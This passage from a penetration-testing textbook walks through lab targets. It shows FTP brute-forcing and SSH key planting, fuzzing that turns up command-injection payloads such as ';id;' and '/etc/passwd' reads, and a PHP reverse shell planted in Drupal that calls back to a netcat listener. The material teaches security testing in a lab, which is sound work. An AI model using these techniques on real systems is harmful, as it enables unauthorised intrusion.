Searching for Apache 2.4.38 on searchsploit resulted in one match:

```
Apache 2.4.17 < 2.4.38 - 'apache2ctl g |
exploits/linux/local/46676.php
```

Search for pyftpdlib, OpenSSH and MySQL did not produce any meaningful exploit or shellcode results for the versions installed on the target host.

The enumeration of smb service revealed two users (matt and nightfall) on the target system, we were later able to bruteforce the password for user matt as cheese using the ftp protocol. The credentials were tried on the SSH service however login was denied.

Logging in to the FTP service with credentials of user '**`matt`**' gave us access to the user's home directory. We will attempt to leverage the FTP access to gain shell access on the remote system.

Open up a terminal and run the **ssh-keygen** command, and accept the default choices provided.




Figure 7.32: *Generating rsa public/private keys using ssh-keygen*

The public key has been generated and stored in **/root/.ssh/id_rsa.pub**.

Next step is to copy the **id_rsa** key to the current working directory using command:

```
cp /root/.ssh/id_rsa.pub ./authorized_keys
```




Figure 7.33: *Copying SSH public key*

We have the **authorized_keys** file in place.

Open a ftp connection to the target system using command **ftp <target ip>** and login into the service as matt.




Figure 7.34: *connecting to user matt's FTP account*

Create a **`.ssh`** directory using mkdir **`.ssh`** command, enter the directory using **`cd .ssh`** and upload the key using the put **`authorized_keys`** command.




Figure 7.35: *Uploading the public key*

The public key has been uploaded to the target system; you can terminate the ftp session by entering the '**`bye`**' command.

Take notes on the observations made so far, and we will continue with this machine in the next chapter.

Observation Notes:

IP address: 10.0.2.5

Operating System: Debian Linux

Open Ports & Services:

- 21/tcp ftp
  - pyftpdlib 1.5.5
  - User:mattPassword:cheese (via bruteforce attack using hydra)

    - Uploaded authorized_keys to .ssh folder inside user matt's home directory
- 22/tcp ssh
    - OpenSSH 7.9p1 Debian 10 (protocol 2.0)
    - Login denied for user matt
- 80/tcp http
    - Apache httpd 2.4.38 ((Debian))
    - Exploit found
        - Apache 2.4.17 < 2.4.38 - 'apache2ctl g | exploits/linux/local/46676.php
- 139/tcp netbios-ssn
    - Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
    - Found users: matt, nightfall
- 445/tcp netbios-ssn
    - Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
- 3306/tcp mysql
    - MySQL 5.5.5-10.3.15-MariaDB-1
    - Login denied for user matt
- 137/udp netbios-ns
    - Samba nmbd netbios-ns (workgroup: WORKGROUP)
- 5353/udp mdns
    - DNS-based service discovery

Mumbai:1

Enumeration of the http service on the target revealed a WordPress site on port 80 along few internal files and an API running on port 8000. Enumeration of the FTP service revealed internal communication between administrators suggesting that the server has had security related issues in

the past and that privilege escalation exploits may still be present on the system.

We will start by searching for vulnerabilities on the services and applications running on the target machine employing the information found in the previous phases:

vsftpd version 3.0.3
OpenSSH version 7.6p1
Apache version 2.4.29
WordPress version 5.2.3
MySQL
nginx version 1.14.0

Open the terminal window and issue **`searchsploit <software-name> <version>`** command one by one on the list of packages given above.

```
root@kali:~/lab/mumbai# searchsploit apache 2.4
---------------------------------------- ----------------------------------------
 Exploit Title                          |  Path
                                        | (/usr/share/exploitdb/)
---------------------------------------- ----------------------------------------
Apache 2.2.4 - 413 Error HTTP Request   | exploits/unix/remote/30835.sh
Apache 2.4.17 - Denial of Service       | exploits/windows/dos/39037.php
Apache 2.4.17 < 2.4.38 - 'apache2ctl g | exploits/linux/local/46676.php
Apache 2.4.23 mod_http2 - Denial of Se | exploits/linux/dos/40909.py
Apache 2.4.7 + PHP 7.0.2 - 'openssl_se | exploits/php/remote/40142.php
Apache 2.4.7 mod_status - Scoreboard H | exploits/linux/dos/34133.txt
Apache < 2.2.34 / < 2.4.27 - OPTIONS M | exploits/linux/webapps/42745.py
Apache Tomcat 3.2.3/3.2.4 - 'RealPath. | exploits/multiple/remote/21492.txt
Apache Tomcat 3.2.3/3.2.4 - 'Source.js | exploits/multiple/remote/21490.txt
Apache Tomcat 3.2.3/3.2.4 - Example Fi | exploits/multiple/remote/21491.txt
---------------------------------------- ----------------------------------------
Shellcodes: No Result
root@kali:~/lab/mumbai#
```

Figure 7.36: *List of Apache 2.4 exploits*

Our search for Apache 2.4 presents us with a list of potential exploits, we can see two Apache exploits which match with the Apache version installed on the target and may be useful to us:

`Apache 2.4.17 < 2.4.38 - 'apache2ctl g | exploits/linux/local/46676.php`

Apache < 2.2.34 / < 2.4.27 - OPTIONS M | exploits/linux/webapps/42745.py

Searching for vsftpd, openssh, WordPress, mysql, and nginx did not produce any meaningful exploit or shellcode results for the versions installed on the target host.

We had come across **test.php** and **keywords.py** files on the nginx web server, the **test.php** contains a parameter called '**query**' which accepts URL as input using HTTP POST method. The **test.php** api executes **keywords.py** file in the background to produce the word count results and display it on the page.

Let's begin by fuzzing the query parameter on the **test.php** page in order to uncover any potential vulnerabilities in may have.

> **Tip:** You can find the various wordlists used by the wfuzz tool stored in the /usr/share/wfuzz/wordlist/ directory. Take your time to explore the various wordlists available.

Open up a terminal window and type the following command to begin fuzzing:

wfuzz -w /usr/share/wfuzz/wordlist/Injections/All_attack.txt -d "query=FUZZ" http://10.0.2.6:8000/test.php

```
********************************************************
* Wfuzz 2.4 - The Web Fuzzer                           *
********************************************************

Target: http://10.0.2.6:8000/test.php
Total requests: 468

=====================================================================
ID           Response   Lines    Word     Chars       Payload
=====================================================================

000000002:   200        1 L      4 W      26 Ch       "TRUE"
000000001:   200        1 L      4 W      26 Ch       "A"
000000003:   200        1 L      4 W      26 Ch       "FALSE"
000000004:   200        1 L      4 W      26 Ch       "0"
000000005:   200        1 L      4 W      26 Ch       "00"
000000006:   200        1 L      4 W      26 Ch       "1"
000000007:   200        1 L      4 W      26 Ch       "-1"
000000008:   200        1 L      4 W      26 Ch       "1.0"
000000009:   200        1 L      4 W      26 Ch       "-1.0"
000000011:   200        1 L      4 W      26 Ch       "-2"
000000010:   200        1 L      4 W      26 Ch       "2"
000000012:   200        1 L      4 W      26 Ch       "-20"
```

Figure 7.37: *Fuzzing the query parameter on test.php page*

You may notice that the server responds with a lot of false positives, the common attributes to the server responses are as follows line count = 1, word count =4 and character count = 26, we will filter the server responses based on these counts as any deviation from the known pattern means that the attack may have worked and the response warrants further investigation.

We will re-run the command with additional **`--hl/hw/hc`** flags to filter the server response.

For the sake of example, we will filter the server responses using the **`--hw`** flag:

```
wfuzz -w /usr/share/wfuzz/wordlist/Injections/All_attack.txt -d
"query=FUZZ" --hw 4 http://10.0.2.6:8000/test.php
```

```
********************************************************

Target: http://10.0.2.6:8000/test.php
Total requests: 468

=====================================================================
ID           Response   Lines    Word     Chars       Payload
=====================================================================

000000036:   200        2 L      7 W      95 Ch       ";id;"
000000045:   200        2 L      7 W      95 Ch       "|id"
000000048:   200        8 L      11 W     113 Ch      "|ls"
000000046:   200        3 L      11 W     121 Ch      "|dir"
000000049:   200        14 L     114 W    765 Ch      "|ls -la"
000000050:   200        14 L     114 W    765 Ch      ";ls -la"
000000052:   200        14 L     114 W    765 Ch      "|/bin/ls -al"
000000051:   200        3 L      11 W     121 Ch      ";dir"
000000038:   200        178 L    1239 W   13101 Ch    ";netstat -a;"
000000089:   200        34 L     48 W     1749 Ch     "%0a/bin/cat%20
                                                      /etc/passwd"

Total time: 208.9804
Processed Requests: 468
Filtered Requests: 458
```

Figure 7.38: *Filtering false positive results*

Looks like the query parameter in **`test.php`** api may vulnerable to command injection attack using symbols ; | and %0a which is the url-encoded representation of the '*Enter*' key.

We will verify the vulnerability using the curl command with **`-x`** flag to specify the HTTP method as POST and -d flag to specify the data to be submitted:

```
curl -X 10.0.2.6:8000/test.php -X POST -d "query=;id"
```

```
root@kali:~/lab/mumbai# curl http://10.0.2.6:8000/test.php -X POST -d "query=;id
"
Site Keywords and Counts:
uid=1001(apiuser) gid=1001(apiuser) groups=1001(apiuser),115(docker)
root@kali:~/lab/mumbai#
```

Figure 7.39: *Executing id command using a command injection vulnerability*

The command injection works, we were able to execute the 'id' command on the target. The server response shows that the service is running with privileges of apiuser.

Take notes on the observations made so far, and we will continue with this machine in the next chapter.

Observation Notes:

IP address: 10.0.2.6

Operating System: Ubuntu Linux

Open Ports & Services:

- 21/tcp ftp
  - vsftpd 3.0.3
  - Anonymous FTP allowed, file called Note revealed security issues
- 22/tcp ssh
  - OpenSSH 7.6p1 Ubuntu
- 80/tcp http
  - Apache httpd 2.4.29
  - Exploits found
    - Apache 2.4.17 < 2.4.38 - 'apache2ctl g | exploits/linux/local/46676.php
    - Apache < 2.2.34 / < 2.4.27 - OPTIONS M | exploits/linux/webapps/42745.py
  - WordPress 5.2.3
    - XMLRPC was enabled which could lead to security issues

        - User absozed found
- 3306/tcp mysql
- 8000/tcp http
    - nginx 1.14.0
    - .bash* files found suggesting that the web root might be user's home directory
        - Docker container was built by a system user and /api directory was added to the PATH variable.
    - API http://10.0.2.6:8000/test.php which executes a python script keywords.py for producing word count.
        - API is vulnerable to command injection using symbols ; | and %0a

Conclusion

This chapter covered the tools and techniques used to find vulnerabilities on the target system. We performed hands-on exercises to find known vulnerabilities in services, bypassing user-agent filtering, bypassing file upload filters, creating web shells, fuzzing web services and parameters, and so on. The next chapter will focus on exploiting the vulnerabilities identified and obtaining shell access on each of the target hosts.

Questions

1. Where is the exploit-DB archive used by the command 'searchsploit' stored?
2. Which webserver vulnerability allows the attacker to view files outside the webroot?
3. Which is a command injection vulnerability?

CHAPTER 8

Exploitation

In *Chapter 7, Vulnerability Research* we had explained how important vulnerability research is during any security testing along with familiarizing you with the tools available within Kali, and on the internet for identifying relevant exploits available for the services running on the target hosts.

This chapter will dive into exploitation of the target systems using the information gathered so far along with exploits identified during the previous chapters.

Structure

In this chapter, we will touch upon the following topics:

- Creating web-shells using php and using them to execute commands
- Upgrading webshells to fully interactive reverse shells using netcat
- Using the Metasploit exploitation framework
- Manual exploitation and reverse shell listeners

Objectives

After reading this chapter, you will be able to:

- Understand the concepts of vulnerability exploitation.
- Create web-shells.
- Bypass target restrictions.
- Perform manual and automated exploitation.

So let's begin with the next steps,

DC-7

In the previous steps we logged into the target system using the dc7user's credentials and changed the Drupal admin user's password to admin123 using

the Drush utility. Additionally, we also downloaded and enabled the 'PHP Filter' module on the remote Drupal installation in order to allow us to add and execute custom PHP code on the target system.

Continuing further, now let's attempt to leverage this extended functionality of Drupal to obtain web-based shell access on the target. To do this, create a page on Drupal containing the malicious PHP code.

Kali Linux offers a lot of webshells under the **`/usr/share/webshells`** directory, for this exercise let's use the php based reverse shell located in **`/usr/share/webshells/php/php-reverse-shell.php`**.

Open the **`php-reverse-shell.php`** file using the **`cat`** command or any favourite text editor and copy the entire contents of the file onto clipboard.

1. Open up the Drupal page on the target system using Firefox browser and login with admin and password '**`admin123`**'.
2. Click on the '**`Content`**' option under the manage '**`Manage`**' section.




Figure 8.1: *DC7 admin page*

3. Click on the '**`+Add content`**' button and click on the '**`Basic page`**' link in the resulting page.
4. Add the PHP reverse shell in the '**`Title`**' field, paste the code for **`php-reverse-shell.php`** in the '**`Body`**' section and select 'PHP code' in the 'Text format' drop-down menu.




Figure 8.2: *Creating a PHP webshell on Drupal*

In the preceding screenshot, notice the "**`Body`**" section, Modify the $ip and $port variables in the PHP code to receive the reverse shell on our Kali system and click on the '**`Save`**' button to save the code. In the screenshot above we have modified the value for the $ip variable to 10.0.2.238 which is the IP address of our Kali system and the **`$port`** variable has been set to 9876. (matching our lab environment)

Now open terminal and start a netcat session on Kali system and configure it to listen for incoming sessions on port 9876. (Issue the command **`nc -lvp 9876`**)




Figure 8.3: *Setting up a netcat listener*

Netcat is also known as the swiss army knife of penetration testing tools, it offers a ton of extremely useful features to the testers some of which we will be progressively exploring as we go on exploiting various targets covered in this book. In the example above we have set up a simple listener using the '`-l`'

flag, the '`-v`' flag sets netcat in verbose mode which may help in troubleshooting connection related issues and finally the `-p` flag is used to set the port. As the above example uses the `-p` port flag in `-l` listener mode the netcat command will listen for incoming connections on port 9876.

Once the listener has been successfully set up go back on the Drupal page and click on the '`preview`' button to execute our malicious PHP code on our DC7 target.




Figure 8.4: *Reverse shell connection in action*

Great! The PHP code ran perfectly on the target and you should now have a working shell access on the DC7 system with privileges of user www-data.

The initial exploitation of DC7 target is now complete and we have shell access to the www-data user, in the next chapter you will learn to exploit the backup script running as cron-job to obtain root access.

Take notes on the observations made so far, and we will continue with this machine in the next chapter.

Observation Notes:

IP address: 10.0.2.27

Operating System: Linux (Debian 10 based)

Open Ports & Services:

- 22/tcp - SSH
  - OpenSSH 7.4p1 (gathered from service banner)
  - SSH allows login for dc7user using the credentials found on GitHub page.

- Bash script /opt/scripts/backup.sh used to backup website and sql database.
- Cron is being used to run the backup.sh script periodically.
- Backup.sh script can be modified by the root user or users belonging to the www-data group.
- Drush is being used to administer Drupal

- 80/tcp - HTTP
  - Apache 2.4.25 (gathered from service banner)
    - Found robots.txt
  - Drupal 8 (gathered from page source)
    - Admin password changed to 'admin123'
    - PHP Filter module was uploaded and enabled to allow custom PHP code execution.
    - PHP reverse shell was uploaded to the server.
      - ⌛ Reverse connection established with privileges of www-data user.
  - Internet handle @DC7user on the main page
    - Google search of the handle revealed Twitter and Github accounts.
    - Found source-code and credentials 'dc7user and 'MdR3xOgB7#dW'

Digitalworld.local:Joy

We had left off the research phase after identifying potential exploits for ProFTPD, Dropbear and Apache services, during this section of the chapter we will be using the identified exploits to obtain initial shell access on the Joy target machine.

The exploits identified in the previous phase are given in the table as follows:

```
Apache 2.4.17 < 2.4.38 - 'apache2ctl g |
exploits/linux/local/46676.php
Apache < 2.2.34 / < 2.4.27 - OPTIONS M |
exploits/linux/webapps/42745.py
```

```
Dropbear SSH 0.34 - Remote Code Execut |
exploits/linux/remote/387.c
ProFTPd 1.3.5 - 'mod_copy' Command Exe |
exploits/linux/remote/37262.rb
ProFTPd 1.3.5 - 'mod_copy' Remote Comm |
exploits/linux/remote/36803.py
ProFTPd 1.3.5 - File Copy              |
exploits/linux/remote/36742.txt
```

The exploits identified by the searchsploit tool are located in the **/usr/share/exploitdb/** folder, you will need to type in the full path in order to access the exploits.

For example, the full path of the first exploit shown in the table above is

/usr/share/exploitdb/exploits/linux/local/46676.php.

Open up a terminal session, and type the following command to examine the exploits.

cat /usr/share/exploitdb/exploits/linux/local/46676.php




Figure 8.5: *46676.php contents*

The contents of the Apache exploit `46676.php` indicates that it exploits a 'privilege escalation' vulnerability with CVE identifier 2019-0211. The type of vulnerability is useful to obtain elevated privileges on the target system. To use this exploit the tester has to have a pre-existing access on the target system and it relies on the tester to upload a php file on the target server in order to obtain elevated privileges.

This exploit is not applicable in the current scenario as we do not have initial shell access to the system, however it may come in handy to obtain root access in the next chapter after we obtain an initial foothold.

Recommended is to read all the exploit codes one by one to understand more about the vulnerability, applicability of the exploit and their usage.

> **Tip:** Looking up the CVE identifier page on **https://nvd.nist.gov/vuln/**search page will help the reader understand the impact of the vulnerability and determine applicability of the exploit better.

Let us move to the next Apache exploit given in the table above, reading the contents of `/usr/share/exploitdb/exploits/linux/webapps/42745.py` tells us that the vulnerability has an identifier CVE-2017-9798.

Open up the firefox web browser, go to **https://nvd.nist.gov/vuln/search** page, type CVE-2017-9798 in the keywords field and click on `Search`.

